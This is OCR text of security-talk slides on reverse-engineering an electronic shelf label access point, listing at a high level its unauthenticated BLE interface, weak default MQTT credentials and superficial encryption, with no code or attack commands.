


Software Reversing

- Similar to before, but we have a different target
- .NET reversing is super nice with DNSpy (https://github.com/dnSpyEx/dnSpy)



What does the app do?



BLE Interface

- Used for configuring AP Settings
- several problems with the implementation
  - No authentication
  - It cannot be turned off
  - It is not functioning at all


Just hope the default config is working

MQTT Interface

- Talk to and from the Management Server
- Authenticated
  - Weak Default Creds
- Change Config
- Issue Commands to the AP
  - Transmit Picture to ESL


Serial Interface

- Byte array broadcasted over the air




- Good security with encryption and nonce?
  - Fake encryption!


Access Point Protocol




What can we attack?



What can we attack?




Network Weaknesses

